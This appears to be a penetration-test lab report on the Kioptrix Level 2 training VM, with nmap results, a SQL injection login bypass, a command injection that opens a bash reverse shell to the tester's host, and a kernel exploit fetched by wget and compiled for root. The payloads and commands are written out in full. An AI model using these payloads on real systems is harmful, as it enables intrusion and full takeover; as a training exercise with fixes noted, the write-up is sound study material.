
Server IP Address	Ports Open
192.168.1.202	**TCP:** 22, 80, 111, 443, 631, 723, 3306

Nmap Scan Results:




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.1.202 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 16:45 EST
Nmap scan report for 192.168.1.202
Host is up (0.0047s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            720/udp   status
|_  100024  1            723/tcp   status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-10-08T00:10:47
|_Not valid after:  2010-10-08T00:10:47
|_ssl-date: 2024-01-19T15:14:01+00:00; -4d06h31m53s from scanner time.
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
631/tcp  open  ipp      CUPS 1.1
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
723/tcp  open  status   1 (RPC #100024)
3306/tcp open  mysql    MySQL (unauthorized)

Host script results:
|_clock-skew: -4d06h31m53s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.04 seconds
```

Initial Shell Vulnerability Exploited:


Additional info about where the initial shell was acquired from:

After I used the Nmap command and found the ports available for the machine's IP address, I entered through firefox (port 80) the website available there.
The following website will open:




Remote System Administration Login	
Username	
Password	
Login	

I entered the website and performed a SQL injection, and I realized that the code that needs to be inserted is the following code:



Remote System Administration Login	
Username	admin' #
Password	
Login	

After that, a site opens to me that shows me the following message "Ping to a machine on the network", I realized that I need to enter my ping in order to get a reverseshell.
In order to have reverseshell I used the bash code (ping 192.168.1.64 | bash -i >& /dev/tcp/192.168.1.64/443 0>&1)
And then I realized that I need to use Netcat to get reverseshell on Kali Linux.




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.64] from (UNKNOWN) [192.168.1.202] 32861
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$ 
```

Vulnerability Explanation:
The vulnerability that was exploited to acquire the initial shell included a SQL Injection vulnerability. This allowed the username parameter on the login page to be manipulated, which allowed arbitrary SQL commands to be executed. Then, it became possible to exploit this weakness to perform a Reverse Shell using Netcat.

Vulnerability Fix:
Utilize Prepared Statements or Parametrized Queries instead of constructing SQL queries directly in the code. Adopt the parameterized model provided by the library or function you are using (e.g., in Python, use parameterized queries to protect against malicious SQL

injection).
Initial Shell Screenshot:




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.64] from (UNKNOWN) [192.168.1.202] 32861
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$ 
```

Privilege Escalation:


Additional Priv Esc info:

With the help of the command uname -a I got the version of the machine (2.6.9) and found the appropriate exploit in order to get privilege escalation to root.



```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
```


I went to Google to search for the appropriate exploit and found it, the exploit is: Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1).



Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)


EDB-ID:	**CVE:**	**Author:**	**Type:**	**Platform:**	**Date:**
9542	2009-2698	INETCOP SECURITY	LOCAL	LINUX_X86	2009-08-31
EDB Verified: ✓		**Exploit:** ⬇ / {}		**Vulnerable App:**	

I used the wget command to download the exploit, and I gave it the appropriate permissions so that it could run (chmod + x)




```
bash-3.00$ wget http://192.168.1.64/exploitLK
--08:28:43--  http://192.168.1.64/exploitLK
           => `exploitLK.1'
Connecting to 192.168.1.64:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,549 (2.5K) [application/octet-stream]

    0K ..                                                    100%   32.41 MB/s

08:28:43 (32.41 MB/s) - `exploitLK.1' saved [2549/2549]

bash-3.00$ chmod +x exploitLK
```


Renaming the file from exploitLK to exploitLK.c using the mv command. This change indicates that the file is a C source code file.
Listing the files in the current directory using the ls command to confirm the file has been renamed to exploitLK.c.
Compiling the C code using the gcc command with the flag -o newexploitLK. This specifies the output binary file name as newexploitLK, and the source file is exploitLK.c.
Using && to execute the next command only if the previous one succeeds.
Running ./newexploitLK executes the newly compiled program, allowing users to test the exploit.



```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



```
bash-3.00$ mv exploitLK exploitLK.c
bash-3.00$ ls
exploitLK.1
exploitLK.c
bash-3.00$ gcc -o newexploitLK exploitLK.c && ./newexploitLK
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
```



```
sh-3.00# whoami
root
```

Vulnerability Exploited:
Due to an outdated version of the KERNEL (2.6.9), I found an exploit on Google that raises the privileges to root.

Vulnerability Explanation:
Enter the /tmp folder and there download the Linux karnel exploit in order to give it access.
Enter the server python3 -m http.server 80 and there is an option to download the exploit
I downloaded the file and ran it, and that's how I got root access

Vulnerability Fix: Because it is an old version, you need to update a version of the system**.**